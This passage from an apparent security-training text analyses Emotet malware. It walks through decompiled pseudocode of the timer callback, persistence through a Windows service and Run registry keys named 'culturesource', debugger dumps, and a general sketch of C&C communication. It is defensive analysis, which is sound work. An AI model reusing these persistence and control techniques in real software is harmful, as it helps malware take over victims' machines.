002F9582        jmp     loc_311791
```

Figure 7.98: Decrypted string and loaded API from user32.dll

- **Stage 6: Deploying Timer Function**

  Emotet also uses a Windows Timer Event to execute its code. Here, it directly uses the timer callback function. When it calls the `API SetTimer`, it sets the interval time to 1000. This means that the callback function is called once every 1000 milliseconds. The pseudocode of this callback function is given below.


```
void __stdcall Timer_fun(int a1, int a2, int a3, int a4)
{
  unsigned int v4; // esi@6
  int v5; // eax@6
  unsigned int v6; // esi@15
  int v7; // eax@15
  int v8; // esi@16
  int v9; // eax@16
  if ( qword_307C94 <= (unsigned __int64)(unsigned int)GetTickCount() )
  {
    switch ( HIDWORD(qword_307C94) )
    {
```

```
   case 1:
    HIDWORD(qword_307C94) = 0;
    if ( !sub_2F6BA0() || !sub_2F7170() ||
check_if_process_is_in_correct_path() )
     goto LABEL_7;
    v4 = GetTickCount() % 0xBB8u;
    v5 = GetTickCount();
    HIDWORD(qword_307C94) = 2;
    LODWORD(qword_307C94) = v4 + v5 + 3000;
    break;
   case 2:
    HIDWORD(qword_307C94) = 0;
    if ( sub_2F8300()
     && sub_2F8430()
     && sub_2F8B20()
     && sub_2F95B0()
     && sub_2FA320()
     && sub_2FB750()
     && sub_2F68D0() )
    {
     dword_307CC4 = (int)&unk_3080E8;
     dword_307CC8 = (int)&unk_303430;
     dword_307CCC = 106;
     v6 = GetTickCount() % 0xBB8u;
     v7 = GetTickCount();
     HIDWORD(qword_307C94) = 3;
     LODWORD(qword_307C94) = v6 + v7 + 3000;
    }
    else
    {
LABEL_7:
     HIDWORD(qword_307C94) = 4;
    }
    break;
   case 3:
    HIDWORD(qword_307C94) = 0;
    v8 = GetTickCount();
    v9 = sub_2FCB20();
```

```
        HIDWORD(qword_307C94) = 3;
        LODWORD(qword_307C94) = v9 + v8;
        break;
      case 4:
        SetEvent(dword_304C0C);
        break;
      default:
        return;
    }
  }
}
```

In `case 0`, one of its purposes is to relocate the process to the expected position with the filename that was discussed in stage 3. Furthermore, in `case 0`, it is also coded to collect system information such as computer name, file system, and volume by calling several APIs, and the data are sent to the C&C server. This will be discussed in stage 7.

Another purpose is to set up a Windows service named "culturesource" for running Emotet at Windows startup, when it can open the Service Control Manager successfully (by calling the API `OpenSCManagerW`). Meanwhile, "`culturesource.exe`" is moved to the folder "`%windir%\system32`".


Computer Management
File
Action
View
Help
Computer Management (Local
System Tools
Task Scheduler
Event Viewer
Shared Folders
Local Users and Groups
Performance
Device Manager
Storage
Disk Management
Services and Applications
Services
WMI Control
Services
Name
Description
Status
Startup Type
Log On As
Application Layer Gateway Service
Provides su...
Manual
Local Service
Application Management
ASP.NET State Service
BitLocker Drive Encryption Service
Block Level Backup Engine Service
Bluetooth Support Service
BranchCache
COM+ System Application
Credential Manager
culturesource
Diagnostic System Host
Disk Defragmenter
Distributed Transaction Coordinator
Encrypting File System (EFS)
Extensible Authentication Protocol
Fax
Google Chrome Elevation Service
Health Key and Certificate Management
Human Interface Device Access
IEEtwCollectorService
IKE and AuthIP IPsec Keying Modules
Interactive Services Detection
Internet Connection Sharing (ICS)
IPsec Policy Agent
KtmRm for Distributed Transaction Coo
Link-Layer Topology Discovery Mapper
Media Center Extender Service
Allows Med...
Disabled
Local Service
Microsoft .NET Framework NGEN v2.0.50727_X86
Microsoft ....
Manual
Local Syste...
culturesource Properties (Local Computer)
General
Log On
Recovery
Dependencies
Help me configure service startup options.
Start
Stop
Pause
Resume
OK
Cancel
Apply

culturesource

Start the service

Description:
Maintains an updated list of computers on the network and supplies this list to computers designated as browsers. If this service is stopped, this list will not be updated or maintained. If this service is disabled, any services that explicitly depend on it will fail to start.

Service name: culturesource
Display name: culturesource
Description: Maintains an updated list of computers on the network and supplies this list to computers
Path to executable:
"C:\Windows\system32\culturesource.exe"
Startup type: Automatic
Service status: Stopped
You can specify the start parameters that apply when you start the service from here.
Start parameters:

Figure 7.99: Screenshot of the installed service "culturesource," whose Startup type is "Automatic"


In the above code snippet:

Case 1 is used to initialize several DLL modules and decrypt the exported API functions that Emotet uses, including "**`urlmon.dll`**," "**`userenv.dll`**," "**`wininet.dll`**," and so on.

Case 2 is the main branch. It collects data from the victim's system, sends the data to its C&C server, and executes commands from the C&C server.

During this stage, Emotet maintains persistence using two methods: the system service and the auto-run in the system registry. Emotet creates the following auto-run entry named "**`culturesource`**" under the sub-keys in the system registry to maintain persistence and access the victim's machine even after reboot:

- **`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`**
- **`HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run`**
- **`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`**




```
EAX   001EF53C   L"\"C:\\Users\\[redacted]\\AppData\\Loca
EBX   00000000
ECX   77731843   kernel32.77731843
EDX   00000002
EBP   001EF748
ESP   001EF518
ESI   00637FD0   L"SOFTWARE\\Microsoft\\Windows\\CurrentV
EDI   00000043   'C'

EIP   7773944C   <kernel32.RegSetValueExW>

EFLAGS   00000346
ZF 1   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 1   IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)
```

```
1: [esp+4]  00000214
2: [esp+8]  00307CD0 L"culturesource"
3: [esp+C]  00000000
4: [esp+10]  00000001
5: [esp+14]  001EF53C
```

```
001EF518 003001D9 return to 003001D9 from ???
001EF51C 00000214
001EF520 00307CD0 L"culturesource"
001EF524 00000000
001EF528 00000001
001EF52C 001EF53C L"\"C:\\Users\\[redacted]\\AppData\\Local\\culturesource\\culturesource.exe\""
001EF530 00000083
001EF534 001EF96C
001EF538 00006884
001EF53C 00430022
001EF540 005C003A
```


Figure 7.100: Adding the new auto-run entry



Name	Type	Data
(Default)	REG_SZ	(value not set)
culturesource	REG_SZ	"C:\Users\[redacted]\AppData\Local\culturesource\culturesource.exe"

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Figure 7.101: Screenshot of the added auto-run entry "culturesource" in the Registry Editor



Emotet Malware Attack Phases: System Compromise Phase

Stage 7: Communication with C&C Server

- Several API's are called to collect system and CPU information like **computer name**, **file system**, **Windows version information**, and **running processes**
- All the collected information are then structured and encrypted before being **transferred to the C&C server**
- After receiving the transferred information from the infected victim's machine, the C&C server **responds with** the required **malicious instructions** and **deploys the contagious payload**

Stage 8: System Compromise

- After receiving the malicious instructions or malicious payload from the malicious C&C server, Emotet **upgrades itself** and performs **exploitation of the system**
- It is in this stage that **Emotet compromises** the victim's machine

https://www.fortinet.com

System Compromise Phase


- **Stage 7: Communication with C&C Server**

